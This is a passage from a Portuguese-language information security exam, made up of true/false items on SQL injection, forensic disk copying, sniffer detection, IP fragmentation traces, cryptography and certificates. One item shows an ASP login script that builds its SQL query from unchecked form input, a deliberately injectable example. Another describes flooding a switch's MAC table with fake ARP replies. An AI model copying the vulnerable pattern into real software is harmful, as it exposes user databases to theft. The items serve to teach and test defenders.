- 5 pode instalar, na máquina em que rodará o IDS, um módulo que envie periodicamente pacotes ARP de resposta, contendo endereços MAC fictícios para assim preencher totalmente a tabela de endereços físicos do *switch*, acarretando, porém, prejuízo ao desempenho.

QUESTÃO 42

Considere uma página *Web* utilizada por um grupo de usuários para alimentar um banco de dados SQL Server. Os usuários realizam o *logon* sobre uma conexão SSL e, se autenticados, podem inserir informações e(ou) realizar consultas no banco de dados, que, após as inserções, envia como retorno um *e-mail* de confirmação. O *firewall* interno só aceita conexões nas portas 443 e 25, nos dois extremos da DMZ. Alguns trechos de código correspondentes a essa página e ao *script* de *logon* são mostrados a seguir.

• página *Web*

```
<form name="Logon" method="post"
action="https://www.bigbucks.org/scripts/Logon.asp">
  <p><font face="Tahoma"> <i><b>Please enter username and
password:</b></i><br>
    Username
    <input type="text" name="uname" maxlength="25">
    <br>
    <br>
    Password
    <input type="text" name="pword" maxlength="25">
    <br>
  </font></p>
<p>
  <input type="submit" name="Submit" value="Submit">
</p>
</form>
```

• *script* de *logon*

```
Conn.Open Set rst= Conn.Execute("select * from userinfo where
username = ' " & Request.Form("uname") & " ' and password = ' " &
Request.Form("pword") & " ' ")
```

```
If rst.eof then
  Response.Redirect "badlogon.asp"
```

Com base nessas informações, julgue os itens seguintes.

- 1 Independentemente do que possa acontecer com as informações do banco de dados, é correto afirmar que o servidor hospedeiro desse banco de dados é seguro, já que as conexões são encriptadas e os acessos são intermediados pelo servidor *Web*.
- 2 A simplicidade com que os dados de entrada são validados, repassando-os diretamente para a montagem do *statement* SQL, atesta o bom *design* da solução do controle de acesso, pois o código é facilmente auditável.
- 3 A crítica inexistente aos dados fornecidos por um usuário permite que se monte consultas que resultariam no fornecimento das tabelas com as informações dos usuários.
- 4 Na situação apresentada, é possível forçar o banco de dados a enviar um *e-mail* com tabelas inteiras.
- 5 Alguém desautorizado pode alterar as informações do banco de dados.

QUESTÃO 43

Julgue os itens que se seguem, com relação à cópia de arquivos em sistemas Unix.

- 1 Caso se deseje preservar a estrutura lógica do sistema de arquivos e os *mactimes*, a cópia das informações contidas em um disco rígido não deve ser executada com o comando *dd*.
- 2 Ao realizar a cópia das informações contidas em um disco rígido utilizando-se o comando *tar*, preserva-se o sistema de arquivos, tais como os *mactimes*.
- 3 A geração de *hashes* md5 funciona como uma assinatura, tanto do original como da cópia; o *hash* de uma partição, por exemplo, pode ser obtido com o comando *dd if=/dev/hda1 | md5sum -b*.
- 4 Arquivos deletados podem ser recuperados a partir de sua cópia, utilizando-se, para isso, o comando *dd*.
- 5 Uma cópia segura pode ser realizada remotamente com o comando *ssh*.

QUESTÃO 44

Considere uma rede em que há a suspeita da existência de um *sniffer* instalado em uma das máquinas que compõem a rede, realizando escutas desautorizadas. Com relação a essa situação, julgue os itens abaixo.

- 1 Constitui boa estratégia de detecção de *sniffer* aquela que se fundamenta na identificação do tráfego gerado por ele durante a escuta, tráfego que normalmente acontece em grande quantidade, seja o *sniffer* em redes comutadas ou não.
- 2 Pode-se detectar a existência de um *sniffer* na rede usando-se outro *sniffer* e verificando quem faz consultas de DNS quando uma nova máquina é adicionada à rede.
- 3 Na identificação de um *sniffer*, constitui boa estratégia o envio de *pings* em *broadcast* e a comparação dos tempos de resposta das várias máquinas no segmento: o tempo de resposta da máquina que contém *sniffer* provavelmente será maior que o das outras máquinas.
- 4 Um *sniffer* comum — passivo — em uma rede comutada consegue capturar tráfego.
- 5 A detecção de um *sniffer* quase sempre acontece com sucesso, sendo a sua identificação fundamentada no endereço MAC.

Considere os seguintes trechos de tráfego.

trecho I

02:11:26.616090 10.1.1.1.31915 > 10.1.2.1.20197: udp 28 (frag 242:36@0+) (ttl 64)

02:11:26.616445 10.1.1.1 > 10.1.2.1: (frag 242:4@24) (ttl 64)

trecho II

02:12:26.616445 10.1.1.1 > 10.1.2.1: (frag 1242:1480@4240+)

02:12:31.616575 10.1.1.1 > 10.1.2.1: (frag 1242:1480@2490+)

02:12:31.617345 10.1.1.1 > 10.1.2.1: (frag 1242:1480@4240+)

02:12:36.617950 10.1.1.1 > 10.1.2.1: (frag 1242:1480@2240+)

02:12:36.618865 10.1.1.1 > 10.1.2.1: (frag 1242:1480@2490+)

02:12:41.626445 10.1.1.1 > 10.1.2.1: (frag 1242:1480@4240+)

02:12:46.632950 10.1.1.1 > 10.1.2.1: (frag 1242:1480@2240+)

trecho III

02:13:22.216445 truncated-tcp 16 (frag 32470:16@0+)

02:13:22.224445 10.1.1.1 > 10.1.2.1: (frag 32470:4@16)

02:13:22.236645 truncated-tcp 16 (frag 70123:16@0+)

02:13:22.239880 10.1.1.1 > 10.1.2.1: (frag 70123:4@16)

02:13:22.245675 truncated-tcp 16 (frag 12678:16@0+)

02:13:22.247885 10.1.1.1 > 10.1.2.1: (frag 12678:4@16)

Julgue os itens a seguir, relativos a esses trechos de tráfego.

- 1 O trecho I apresenta tráfego legítimo, mas que pode causar *crashes* e travamentos em alguns sistemas operacionais com implementações deficientes da pilha TCP/IP.
- 2 O trecho II poderia indicar um ataque de exaustão de recursos do sistema, causando lentidão no processamento.
- 3 O trecho III mostra a fragmentação sobre os cabeçalhos TCP, de maneira idêntica à dissimulação de *port scans* usando o *flag* FIN.
- 4 O trecho III tem o mesmo efeito no sistema que o trecho II, só que de forma mais rápida.
- 5 Os trechos acima utilizam a fragmentação de maneira maliciosa.

A realização de análise de tráfego em uma rede TCP/IP é uma técnica importante para monitoração e auditoria da rede e de seus serviços. As figuras I e II a seguir, obtidas com o uso da ferramenta Ethereal (www.ethereal.com), apresentam exemplos típicos de informações extraídas com o uso de ferramentas analisadoras de rede, que são empregadas na realização de análise de tráfego.




Figura I




Figura II

Acerca das informações contidas nas figuras I e II e de suas interpretações, julgue os itens a seguir, relativos à rede mencionada acima.

- 1 Todo o tráfego observado, de acordo com a figura I, utiliza o protocolo IP.
- 2 De acordo com a figura I, o protocolo UDP não está implementado nessa rede, sendo o protocolo TCP o único protocolo de transporte disponível.
- 3 O pacote de número 42, na figura II, é uma retransmissão do pacote de número 41.
- 4 Os pacotes de números 41, 42, 45 e 46, mostrados na figura II, fazem parte de uma mesma conexão TCP no sentido da porta 1024 para a porta ftp. Por outro lado, os pacotes 43 e 44 fazem parte de outra conexão TCP simétrica, no sentido da porta ftp para a porta 1024. As duas conexões formam uma ligação TCP bidirecional.
- 5 A primeira opção do pacote TCP de número 41, detalhado na parte inferior da figura II, aparece apenas em mensagens TCP de estabelecimento de conexão, isto é, que possuam o *flag* de SYN ativo.

QUESTÃO 47

As técnicas de criptografia constituem os recursos básicos para implementação de boa parte das ferramentas que disponibilizam serviços de segurança para os níveis de rede, sistema e serviços (aplicações). Assim, os riscos para cada serviço de segurança estão muitas vezes associados aos riscos de quebra dos sistemas e algoritmos criptográficos utilizados. Acerca de técnicas de quebra de sistemas e algoritmos criptográficos e seus riscos, julgue os itens a seguir.

- 1 A quebra de sistemas criptográficos simétricos sempre depende da descoberta da chave secreta utilizada no processo criptográfico.
- 2 Um princípio básico para a utilização de senhas em serviços de segurança, tais como autenticação e controle de acesso, consiste em não armazenar a senha diretamente pois o acesso a tal entidade de armazenamento poria em risco toda a segurança do sistema. Ao contrário, é armazenado um resumo da senha, gerado normalmente por algum tipo de função digestora unidirecional. Ataques de força bruta a esses sistemas podem ser bem sucedidos, caso se encontre a mensagem original utilizada na entrada da função (isto é, a senha) ou alguma outra mensagem que resulte em um mesmo resumo que aquele gerado para a mensagem original.
- 3 Em uma infra-estrutura de chave pública (ICP), a quebra do certificado (violação da chave privada) de uma autoridade certificadora (AC) invalida todos os certificados assinados por esta AC. Assim, toda a segurança da ICP depende da segurança da chave privada da AC raiz.
- 4 Chaves criptográficas consideradas seguras contra ataques de força bruta, para os padrões de processamento atuais, devem possuir pelo menos 128 *bits*, tanto para criptografia simétrica quanto para criptografia assimétrica.
- 5 Sistemas que utilizam assinaturas digitais para provisão de serviços de autenticação e não-repúdio são também imunes a ataques de negação de serviço por repetição (*replay*).

QUESTÃO 48

Um sistema criptográfico é constituído por uma tripla $(\mathbf{M}, \mathbf{K}, \mathbf{C})$, em que \mathbf{M} é o espaço das mensagens, \mathbf{K} é o espaço das chaves, e \mathbf{C} é o espaço dos criptogramas. Associado a esses, tem-se um algoritmo criptográfico, o qual transforma qualquer mensagem $m \in \mathbf{M}$ em um criptograma $c \in \mathbf{C}$, de forma controlada por uma chave $k \in \mathbf{K}$. Pode-se representar essa transformação por $c = E_k(m)$, que corresponde à operação de cifração, e por $m = D_k(c)$, a operação inversa, de decifração. A respeito de sistemas criptográficos em geral, julgue os itens subsequentes.

- 1 Em um determinado sistema criptográfico, para cada mensagem possível m , existe apenas um criptograma possível, c , que será o resultado da cifração de m com determinada chave k . Não obstante, mensagens distintas podem resultar em um mesmo criptograma, se utilizadas chaves distintas.
- 2 Sistemas criptográficos são ditos simétricos ou de chave secreta quando a chave utilizada para cifrar é a mesma utilizada para decifrar. Sistemas assimétricos ou de chave pública utilizam chaves distintas para cifrar e decifrar. Algoritmos simétricos são geralmente mais eficientes computacionalmente que os assimétricos e por isso são preferidos para cifrar grandes massas de dados ou para operações *online*.
- 3 Diz-se que um sistema criptográfico tem segredo perfeito quando, dado um criptograma c , a incerteza que se tem em relação à mensagem m que foi cifrada é a mesma que se tinha antes de conhecer o criptograma. Uma condição necessária para que um sistema criptográfico tenha segredo perfeito é que o espaço de chaves seja pelo menos tão grande quanto o espaço de mensagens, ou seja, $|\mathbf{K}| \geq |\mathbf{M}|$.
- 4 O único sistema criptográfico matematicamente inviolável é o denominado sistema de chave única. Todos os demais sistemas, para utilização em condições reais de aplicação, são teoricamente violáveis, ou seja, dados recursos e tempo ilimitados e quantidade suficiente de criptograma gerado com uma mesma chave, é possível, sempre, determinar, de forma unívoca, a chave utilizada.
- 5 Uma técnica eficiente para tornar um sistema criptográfico mais forte é se utilizar um algoritmo de compressão de dados após a cifração.

QUESTÃO 49

Em um ambiente de segurança de informações, senhas e chaves criptográficas devem ser imprevisíveis e, preferencialmente, geradas de forma totalmente aleatória. Todo sistema criptográfico apresenta o conhecido problema de gerenciamento de chaves, que trata da geração, da distribuição, do armazenamento e da troca das chaves utilizadas. Costuma-se considerar que a segurança de um algoritmo criptográfico está na segurança das chaves utilizadas. Com relação a esse assunto, julgue os itens que se seguem.

- 1 Para um determinado sistema criptográfico que utiliza chaves de 128 *bits*, optou-se por selecionar como gerador de chaves a saída do algoritmo MD5, tendo por entrada os seguintes parâmetros: a data/hora do sistema quando da geração da chave, dada na forma DDMMAAHHMMSS, com o significado usual, concatenado com uma sequência de 16 *bytes* consecutivos obtida de um arquivo fixo, contendo 64 *kilobytes* de dados que foram gerados de forma totalmente aleatória, e cujo ponto inicial de leitura é escolhido a partir de caracteres digitados por um operador da forma mais imprevisível possível. Nessa situação, como o algoritmo MD5 gera um *hash* de 128 *bits* e não se pode, em princípio, determinar a entrada dada a saída, pode-se considerar esse como um bom método para a geração dos 128 *bits* necessários para uma chave com uma aparência aleatória.
- 2 O algoritmo DES é considerado inseguro por possuir um espaço de chaves de apenas 56 *bits*, sendo, portanto, susceptível a ataques por exaustão das chaves, utilizando-se recursos relativamente modestos com a tecnologia disponível atualmente. Uma forma encontrada para aumentar o espaço de chaves de algoritmos de bloco do tipo DES foi a implementação denominada triplo-DES, em que se emprega o mesmo algoritmo 3 vezes consecutivas, potencialmente com 3 chaves distintas, o que permite uma chave total efetiva correspondente a 3 vezes o tamanho original, ou seja, nesse caso, 168 *bits*. Por raciocínio semelhante, o uso de um duplo-DES deve prover uma segurança equivalente a um algoritmo com chave efetiva de 112 *bits*.
- 3 Um tipo de função essencial para uso em ambiente criptográfico é a das denominadas funções unidirecionais. Uma função unidirecional é uma transformação fixa (sem chaves) para a qual é impraticável se determinar a entrada a partir da saída. Uma forma de se obter uma boa função unidirecional é tomar um bom algoritmo criptográfico, fixar a entrada de dados (mensagem) e utilizar a entrada de chave como entrada de dados.
- 4 O algoritmo RSA é um conhecido e popular algoritmo assimétrico. A segurança do algoritmo RSA é dada pelo tamanho das chaves utilizadas, da ordem de 1 *kilobits*, o que torna impraticável a determinação da chave pela exaustão das possibilidades.
- 5 Ao comparar sistemas criptográficos simétricos e assimétricos, conclui-se que aqueles facilitam a geração e a troca das chaves, enquanto estes facilitam a distribuição e o armazenamento das mesmas.

QUESTÃO 50

Certificados digitais são documentos eletrônicos concebidos para se verificar a autenticidade de um usuário e assegurar que ele efetivamente tem a posse de um par de chaves (pública e privada) para um determinado sistema criptográfico de chaves assimétricas. Certificados digitais são usualmente emitidos por uma terceira parte confiável, denominada autoridade certificadora (AC). Com relação à utilização de certificados digitais para prover maior segurança a um ambiente computacional, julgue os itens abaixo.

- 1 Certificados digitais se baseiam no conceito de assinatura digital. O mecanismo usual para se assinar um documento eletrônico é primeiro gerar o *hash* do documento e então cifrar esse *hash* com um algoritmo assimétrico, utilizando-se sua chave privada. O valor assim obtido constitui a assinatura, que irá permitir, posteriormente, não apenas verificar a autoria do documento como também a sua integridade.
- 2 O padrão de certificados largamente utilizado hoje em dia é o X.509, em sua versão 3. Um certificado gerado nesse padrão inclui, essencialmente, um identificador da versão utilizada para gerar o certificado (1, 2 ou 3); um número serial que deve ser único para cada certificado emitido por dada AC; um identificador do algoritmo de assinatura utilizado pela AC; um identificador da AC (DN – *distinguished name* da AC); período de validade do certificado; um identificador do sujeito (DN – *distinguished name* do sujeito) para o qual está sendo emitido o certificado; a chave pública do sujeito; a chave privada do sujeito; outras informações opcionais padronizadas; por fim, a própria assinatura da AC desse conjunto de informações.
- 3 Certificados digitais são comumente emitidos para pessoas (físicas ou jurídicas), máquinas e processos. A utilização dos certificados requer o estabelecimento do que se denomina uma Infraestrutura de Chaves Públicas (ICP), como recentemente estabelecido pelo governo brasileiro, a ICP-Brasil. ICPs como a ICP-Brasil pressupõem a existência de pelo menos uma AC, cujo próprio certificado é auto-assinado, ou seja, ela própria atesta sua identidade e a detenção de seu par de chaves assimétricas, sendo ao mesmo tempo, para esse fim, emissor e sujeito no ato de certificação.
- 4 A Internet já dispõe de recursos básicos para a utilização de certificados digitais por meio do protocolo SSL (*Secure Sockets Layer*), desenvolvido pela empresa Netscape com vistas ao desenvolvimento do comércio eletrônico, e, mais recentemente, o TLS (*Transport Layer Security*), desenvolvido a partir do SSL como um padrão do IETF (*Internet Engineering Task Force*). A utilização do SSL/TLS permite: a autenticação mútua das partes em comunicação por meio da verificação de seus certificados digitais apresentados no início de uma sessão; o estabelecimento de uma chave simétrica segura para ser utilizada entre as partes naquela sessão; a cifração com um algoritmo simétrico de toda a comunicação de dados, de forma transparente, no qual é utilizada a chave previamente estabelecida.
- 5 Um dos pontos sensíveis na utilização de um sistema de chaves públicas é a geração do par de chaves de um usuário. Não somente o processo de geração deve resultar em uma chave privativa imprevisível, como esta deve ficar tão-somente sob a guarda de seu proprietário, com a maior segurança possível. O comprometimento da chave privativa de um usuário ou o acesso à mesma por terceiros compromete a segurança em sua utilização. Uma forma segura para a geração e a guarda de chaves e certificados disponível atualmente é o uso de cartões inteligentes (*smart cards*) para tal finalidade.